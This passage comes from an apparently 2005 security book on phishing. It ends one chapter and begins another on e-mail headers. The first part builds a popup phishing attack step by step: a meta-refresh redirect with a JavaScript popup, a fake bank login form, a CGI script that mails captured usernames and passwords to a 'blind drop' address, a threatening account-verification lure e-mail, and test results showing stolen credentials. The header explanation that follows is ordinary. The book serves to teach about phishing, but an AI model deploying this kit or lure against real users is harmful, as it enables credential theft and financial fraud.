
We can now test our login and password and see if our scripts served their purpose, as shown in Figure 9.12.

Figure 9.12 Man-in-the-Middle *POST* Was a Success



Our MITM *POST* was a success—as you can see, it passed the credentials to the target server and logged the user in. Now to see if our blind drop received the captured data (see Figure 9.13).

Figure 9.13 Captured Data Was Received by Our Blind Drop



Results

As we've seen, the fundamentals of a basic forward phish included the following:

- We successfully construct the e-mail phish.
- We set up the capture and redirect script.
- We sent our bulk mailings.
- We successfully captured data.

The techniques used for the forward were literally slight modifications to our impersonation scripts and took a lot less time to configure. Our only setback was that we would probably have to do more testing to make sure that our phish was not lost in popular spam filters and focus our target more on e-retail for the ROI to be the most beneficial.

The Popup Attack


In the popup attack method, we will set up our phishing server to introduce a popup window while redirecting the victim to the actual target. This approach is the most uncommon type of attack today because popup blockers are widely used and included by default in most browsers on the market, thus lowering the success rate

of this method. For our case, we'll disable our popup blocker to demonstrate this technique. We will not be using the MITM *POST* technique, but that doesn't mean we can't. The popup is a more creative approach, since essentially we're using JavaScript to open an evil window capturing the victim's information and actually placing the legitimate site behind it. This adds to the illusion of authenticity, and since we are not performing the MITM technique, detection becomes more difficult.

The early instances of phishing that began in 2003 used this approach (see Figure 9.14). A specific phishing group, dubbed the Delaware Phishing Group, demonstrated this specific approach and its effectiveness. A tracked Web bug revealed that in August 2003, a specific popup phish received 198,847 hits within the first 48 hours.

Due to multiple factors, including education and technology advances, the ROI on a popup attack method is considerably less than the other two methods we've discussed, impersonation and forward attacks.

Figure 9.14 A Citibank Popup Phish Observed in 2003



Setting Up the Phishing Server

In this case we are not mirroring the site, but we will mimic its look and feel with our popup. Our server will act in a similar manner as the forward server did in that we will redirect the victim to a new site. The only difference is that we will inject our "tricky" popup on the way there. To maintain an authentic appearance, we will link to a couple of images from our target site, most likely the logo and the sign-on button, and we will add an HTML form (similar to the e-mail form from the forwarding technique) that requests the victim's login credentials.

Developing our popup will actually create about three files. (The job can take a lot fewer, but for clarity we are dividing the files up.) We will upload the files to our phishing server. The first file is the index.html file that redirects and loads the popup via JavaScript using the *"onload()=window.open"* function.

Our redirect method will be slightly different than the 301 return code we used in the other two phish examples. Instead we will use what is called a *meta HTML tag*, which has the single purpose of supplying information about a document. The primary use of meta tags is to provide information about your HTML content so that a search engine can find it and index it appropriately. Meta tags have multiple attributes, but only the *content* attribute is required. In our specific approach, we'll use what is called a *refresh*, which is part of the *http-equiv* attribute. This is an HTTP response header telling the browser that we are either reloading or redirecting to another page. In our case, we are redirecting the victim to the target site, so our meta tag will look like the following:

```
<html>
<head>
<title>Bank of Phishing</title>
</head>
<HTML><HEAD>
<META HTTP-EQUIV="Refresh"
CONTENT="0;URL=http://bank.securescience.net/bank/">
```

Content = "0" means that we are not waiting any number of seconds before redirecting, since we don't want our victims noticing our crafty interception. The rest of the code needed for index.html is to call our phish.html content in a popup. This is fairly trivial:

```
<SCRIPT language=JavaScript>
                        // see me!
                        if (window != top)
```

```
                        {
                                top.location = window.location;
                        }
</SCRIPT>
<title></title></HEAD>
<BODY bgColor=#ffffff
       onload="window.open('phish.html', 'popup', 'top=150,left=250,
width=250, height=200, toolbar=no,location=no,scrollbars=no,resizable=yes')"
></BODY></HTML>
```


So we are doing a quick and standard "I need to be seen" *if* condition and then calling our *onload* function, which opens up phish.html.

Our phish.html will look a lot like our forward e-mail we sent earlier, and so we will create the forms that allow the victim to log in, but instead of doing a *POST* that logs the victim into the site, we will just be kind and thank the victim. Our simple code looks like this:

```
<html>
<head><title>Bank of Phishing - Please Log in</title></head>
<body bgcolor=white>
<img src="http://bank.securescience.net/bank/images/key.gif"
 width="66" height="41" align="middle" alt="Key to Security">
<P>
      <form method="GET" action="cgi/Thanks.cgi">
          Username: <input type="text" name="username" size=20>
          <br>
          Password: <input type="password" name="password" size=20>
          <br>
          <center>
          <input type=image
       src="http://bank.securescience.net/bank/images/signon.gif" width="64"
       height="33" alt="Sign On"></center>
      </form>
</body>
</html>
```

So far, our code produces a popup, as shown in Figure 9.15.

Figure 9.15 "Trojaned" Popup in Front of Target site



For Thanks.cgi, we will reuse our method for capture code and follow up with a quick thank you.

```
#!/bin/sh
PATH=/bin:/usr/bin:/usr/local/bin
SENDER=stolen_data@securescience.net
RECIPIENT=blind_drop@securescience.net
cat <<! | /usr/lib/sendmail -t
From: ${SENDER}
To: ${RECIPIENT}
${QUERY_STRING}
!

# Give CGI header and start web page
echo "Content-Type: text/html
```

```
<html>
<body>
<center><br><br><b>Thank you for verifying your account with
us!</b></center>
</body>
</html>
"
```

As we've seen, the popup attack works as shown in Figure 9.16.

Figure 9.16 Popup Code in Action

And Thanks.cgi sends this data to the blind drop:

```
username=test&password=test&x=29&y=31
```

E-Mail Preparation

We will now use the same theme as the impersonation but with a slight change. Since there is no account menu for the victim to access, we will rewrite it thus:

```
To: info@securescience.net
From: fraud-protect@bank.securescience.net
Subject: Account Verification Requested

Dear BoP Customer,

In order to continue delivering excellent banking services, we require you
to verify your account information associated with your email. Please click
```

```
on the link below from your email and login to the requested prompt. Failure
to log in within the next 24 hours will result in temporary account
termination.

Thank you for your cooperation in this matter.

Steven Cradle
Bank of Phishing
Fraud Investigations Group
```

Our slight change in theme is intended not to confuse the customer when he or she logs in to our popup; it generates a thank you but does not actually log in the user. Telling victims that we're just validating the e-mail addresses associated with their accounts should suffice, since we center it around a decent excuse for them to log in to our deceptive popup. The rest of it is the same as the impersonation e-mail and is sent in the same manner via our Bulkmail.php program.


Preparing the Con

You'll probably notice that our testing method will be the same as the previous methods: We're going to send 100 e-mails and follow through the procedure of testing the exploits.

```
Start time is 2005:04:02 16:16:43 End time is 2005:04:02 16:17:20
```

Oh look—it's the famous 37 seconds (see Figure 9.17).

Figure 9.17 E-Mail Received Correctly



Clicking on the link displays the screens shown in Figures 9.18 and 9.19.

Figure 9.18 Popup Attack Set Up Successfully






Figure 9.19 Login Successful, Thanks!



Then we check our e-mail and find the message shown in Figure 9.20.

Figure 9.20 E-Mailing the Captured Data Was a Success!



Tools & Traps

Cyber-Sophistication Continues to Evolve

Phishing techniques continue to evolve at a rapid pace. According to statistics from the Computer Emergency Response Team Coordination Center (CERT) of Carnegie Mellon University and others, the continued growth of cyber-attacks over the past few years proves that the problem continues on a worldwide basis. Cyber-attacks are not limited to phishing, and they appear to follow an evolutionary growth pattern similar to Moore's Law, doubling their destructive capabilities every 18 months.

The implications of such an analogy are frightening when you consider the fundamental tools readily available for a phisher to use today:

- Better collection on potential terrorist targets and better data-mining capabilities
- Better planning tools
- Faster, more flexible communication capabilities
- Better, faster, and more readily available encryption

Continued

- Access to multiple media coverage through Internet streaming video

Phishing attacks are quickly evolving into simple social engineering tricks rather than overly complicated attacks as in years past. The most expensive security tools and firewalls cannot stop such simply conceived attack vectors because, at the heart of every security problem, there is a human.

Results

As we've seen, the fundamentals of a basic popup phish are:

- We successfully construct our popup and redirect.
- We construct our e-mail message.
- We build our bulk-mailing tool.
- We test the site.
- We e-mail our captured logins to our blind drop.

This technique is quite a creative approach, and in its day was extremely successful because it can be the most convincing attack if executed correctly. Right now the popup is an uncommon phishing method due to the number of popup blockers that are included with browsers—coupled with the fact that users have begun training themselves to ignore popups altogether.

Summary

We explored three basic, common types of phishing attack in this chapter:

- Impersonation
- Forwarding
- Popups

Impersonation is the most popular and most simple method of deceit, consisting of a fully set up fake Web site to which the user is deceived into going. The site contains images from the real Web site, or it can even be linked to the real site. The forwarding attack is seen more with scams of customers of Amazon, eBay, and PayPal, with incoming e-mail typically containing all the original graphics and login contents normally seen in the real vendor e-mail notices. The third basic phishing attack method, the popup, was first seen during the barrage of phishing attacks on Citibank in September 2003. This technique was essentially a link that you clicked in the phish e-mail, which posted a hostile popup. But behind the popup was the actual real target that phishers were trying to steal data from.

All forms of phishing are technically a man-in-the-middle (MITM) technique, since a phisher is the attacker in the middle attempting to intercept transmission between you and a legitimate Web site. There are multiple methods for performing MITM attacks, ranging from very simple to overly complex, but all are considered active attacks.

Construction of a phishing site typically takes but a few hours. Within a 24–48-hour period, a phisher is able to set up phishing and blind-drop servers, make hundreds of thousands of attacks, and then simply vanish into thin air.

Solutions Fast Track

Types Of Phishing Attacks

☑ The three most popular phishing attack methods employed by phishers today are all considered man-in-the-middle (MITM) attacks. They are impersonation, forwarding and pop-up attacks.

Impersonation Attack

- ☑ Impersonation is the most popular and simple method of deceit, consisting of a mirror image, or 'fake' site, containing images from the real impersonated site, which may even be linked to the real website.

Forward Attack

- ☑ The Forward phishing technique is a more sophisticated type of phishing attack, as there is no collection web page or fake images as in an Impersonation attack. Forward attacks simply involve a redirect script that collect the data and forward the victim back to the real web site.

Pop-Up Attack

- ☑ The Pop-up phishing technique introduces a pop-up window on the real site that will redirect the intended victim to the target phishing server. This approach is the most uncommon type of attack today because pop-up blockers are widely used and included by default within multiple browsers on the market, which lowers the success rate of this method.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: What are the three common methods of phishing attack?

A: Impersonation, forwarding, and popup attacks.

Q: What form of phishing attack is considered to be a MITM attack?

A: Actually, all types of phishing attacks can be considered to be an MITM attack.

Q: How long does it typically take a phisher to create a phishing site?

A: Depending on the type of phishing attack to be employed, a phisher can construct a phishing site in as little as an hour.

Q: What simple Web mirroring tool does a phisher typically employ to mirror a real Web site?

A: Phishers usually use the *uget* command, a network utility to retrieve files from the Web using HTTP and FTP, to mirror a Web site's contents, regardless of the operating system employed.

Q: What is one of the most important components of a phisher's attack methodology?

A: The most important component of a phishing attack is the actual e-mail message, since it is the "phish hook" that will lure victims in to fall for the phish in the first place.

Q: What is a blind-drop server?

A: A blind-drop server is a remote collection server that is used to store the phished data that has been collected and forwarded by the phishing server.

Q: What is Moore's Law?

A: Gordon Moore predicted in 1965 that the power of a computer, particularly the central processing unit (CPU), would double every 18 months.

Chapter 10

E-Mail: The Weapon of Mass Delivery

By Lance James

Solutions in this chapter:

- **Spam scams**
- **Bulk mailing tools**
- **Harvesting e-mail addresses**
- **Evil techniques with e-mail**

- ☑ **Summary**
- ☑ **Solutions Fast Track**
- ☑ **Frequently Asked Questions**

Introduction

As we discussed in the previous chapter, phishers tend to take advantage of as many elements of exploitation that are available to them. Unfortunately, unsolicited bulk e-mail (UBE), otherwise known as *spam*, is one of the exploitable elements. Phishing falls into the spam category of scams. Phishers have been known to utilize the techniques of traditional spammers to harvest e-mail addresses, bypass antispam filters, and send their bulk mailings. Extended observation of phishing organizations has revealed that they have varied skills and talents. This chapter addresses the particular talents of the spammer's approach to phishing. To begin, we will review e-mail basics to help demonstrate some of the exploitations used so you can gain a full understanding of how the exploitation is performed.

E-Mail Basics

E-mail contains specific key elements that enable it to communicate and route to the correct places. The design of the e-mail system is what makes e-mail one of the most efficient forms of communication today. Ironically, the e-mail system's infrastructure is similar to that of the traditional post office in that it requires you to have "routable" addresses enabling mail to be delivered. The mail server is similar to your human mail carrier, and the mail client is you physically walking to your mailbox.

To begin, let's dive into understanding how the user goes about creating, sending, and receiving e-mail. We'll finish with a discussion of how to forge e-mail.

E-Mail Headers

The process of sending and receiving e-mail involves two types of systems: the mail client (that's you) and the mail server (similar to the post office). To understand e-mail headers, one must understand that e-mail doesn't simply go from points A to B and suddenly "You have mail!" In many cases, an e-mail message routes through four computers before it reaches its destination. Technically speaking, the total number of systems involved in the full process of e-mail delivery is about twice that, but it's transparent and performed efficiently.


For examples in our e-mail demonstrations, we will use an e-mail message that I want to send to my readers. The e-mail addresses we will use are:

```
me@sendingemail.com
you@receivingemail.com
```

My mail server will be mail.sendingemail.com, the receiver will be mail.receivingemail.com. The sending workstation will be called Sender, and the receiving workstation will be called Receiver. Now let's look at the internal operations of an area most of you reading this book should be familiar with: the client user experience of opening an e-mail client to enter the To, Subject, and Body fields in the new e-mail message.

Figure 10.1 shows an example of a common screen for creating an e-mail message:

Figure 10.1 Standard E-Mail Process: Creating a Message



As you can see, there is an optional CC field, enabling you to add e-mail addresses to send this message to (a perk you don't get at the standard post office with a single stamp and envelope). Then I click **Send** and off my message goes to be received by you@receivingemail.com.

It appears that this comes off without a hitch, but the internal workings are what keep the message going. The mail protocol has headers that mark the e-mails with information on where it originated, its destination address, and the route it took to get there. Yes, that's right, e-mail tells a story of its delivery, similar to a tracking

number when you ship something via a carrier like Federal Express. The development of the e-mail header's progress on its way to the destination address are typically marked by three different systems that are handling the mail delivery. I sent mail to you@receivingemail.com and the minute I clicked Send, the message was handed off to my mail server (mail.sendingemail.com). At that point, my mail client sent the mail server the following e-mail headers to process:

```
From:me@sendingemail.com (Lance James)
To: you@receivinge-mail.com
Date: Tue, April 04, 2005 23:01:12 PST
X-Mailer: Microsoft Outlook, Build 10.0.2616
Subject: This is your subject field
```

As you can see, the fields I referred to are actually headers. E-mail is technically constructed of headers with the *field: value* set. A blank line separates sections within the headers, so the actual body has a blank line with a content type before it, usually plaintext, which is indicated by the following:

```
Content-Type: text/plain; charset=ISO-8859-1: format=flowed
```

This text is usually found below the headers we displayed previously (different mailers have different header ordering) and indicates the type of content found within the e-mail. The *content-type* field is determined by the mail client since it knows what it is sending. When we send plaintext, the *content-type* field is optional, but the majority of mail clients use it to stay within the specifications found in requests for comment (RFCs; see www.imc.org/rfcs.html).

As we continue, our mail client has sent the e-mail to our mail server (mail.sendingemail.com). The mail server will read the header information that our mail client sent it, and will add some additional header information before sending it off to the receiver's mail server (mail.receivingemail.com). Here is what the headers look like:

```
Received: from sender (xx.7.239.24) by mail.sendingemail.com (Postfix) id
125A56; Tue, April 04, 2005 23:01:16 -0800 (PST)
From: me@sendingemail.com (Lance James)
To: you@receivingemail.com
Date: Tue, April 04, 2005 23:01:12 PST
Message-ID: ssc041837262361-293482299@mail.sendingemail.com
X-Mailer: Microsoft Outlook, Build 10.0.2616
Subject: This is your subject field
```

There are a few extra additions marked on there, mainly stating from where the message was received (the mail client, when it identified itself to the mail server) and the time it was received, along with a message ID. The message ID has no human-based significance, but from an administrative standpoint, a mail administrator can use it to look up e-mails. The e-mail message ID is similar to a FedEx or UPS Tracking number, and although it's a completely random number, can be very useful.

Let's view the final header additions marked on the receiving mail server endpoint:

```
Received: from mail.sendingemail.com (mail.sendinge-mail.com [xx.7.239.25])
by mail.receivinge-mail.com (Postfix) with ESMTP id T12FG932 for
<you@receivingemail.com>; Tue, 04 April 2005 23:01:22 -0800 (PST)
Received: from sender (xx.7.239.24) by mail.sendingemail.com (Postfix) id
125A56; Tue, April 04, 2005 23:01:16 -0800 (PST)
From: me@sendingemail.com (Lance James)
To: you@receivingemail.com
Date: Tue, April 04, 2005 23:01:12 PST
Message-ID: ssc041837262361-293482299@mail.sendingemail.com
X-Mailer: Microsoft Outlook, Build 10.0.2616
Subject: This is your subject field
```

When the receiving client user sits down at the receiver workstation, he will be able to view these e-mail headers within the e-mail (depending on the e-mail client software, he might have to select the appropriate *view headers* field). When you receive an e-mail, it can be very important to understand headers so you can trace the historical logs of an e-mail. Let's look at the last set of headers we received and review each line item added to the Received headers.

```
Received from: mail.sendingemail.com (mail.sendingemail.com [xx.7.239.25])
by mail.receivingemail.com (Postfix) with ESMTP id T12FG932 for
you@receivingemail.com; Tue, 04 April 2005 23:01:22 -0800 (PST)
```

This first header tells us that this message was received by a server dubbed mail.sendingemail.com. The parentheses show the verification of identity, stating that a DNS reverse lookup revealed that the IP matches this identification and that xx.7.239.25 is the IP address the message came in from. The mail server that received the e-mail is mail.receivingemail.com, which is running Postfix ESMTP with an arbitrary id of T12FG932. The ID is arbitrary and constructed by the receiving mail server for administrative purposes. The e-mail address this message is intended for is you@receivingemail.com, with a receive date of Tuesday, April 4, 2005, at 11:01 P.M. and 22 seconds, Pacific Standard Time.


This entry header:

```
Received: from sender (xx.7.239.24) by mail.sendingemail.com (Postfix) id
125A56; Tue, April 04, 2005 23:01:16 -0800 (PST)
```

documents the mail transfer between the Sender workstation and the sender's mail server. It is identified by the IP address in parentheses, and we know that mail.sendingemail.com is a Postfix server and has labeled this message with an arbitrary message ID. The date of mail transfer was Tuesday, April 4, 2005, at 11:01 P.M. and 16 seconds, Pacific Standard Time.

The headers derived in this e-mail are legitimate headers. Anytime a system assists in routing an e-mail, an extra *Received* header will be added on. Notice that the order of *Received* headers is destination endpoint first, and the bottom header is the starting point (see Figure 10.2).

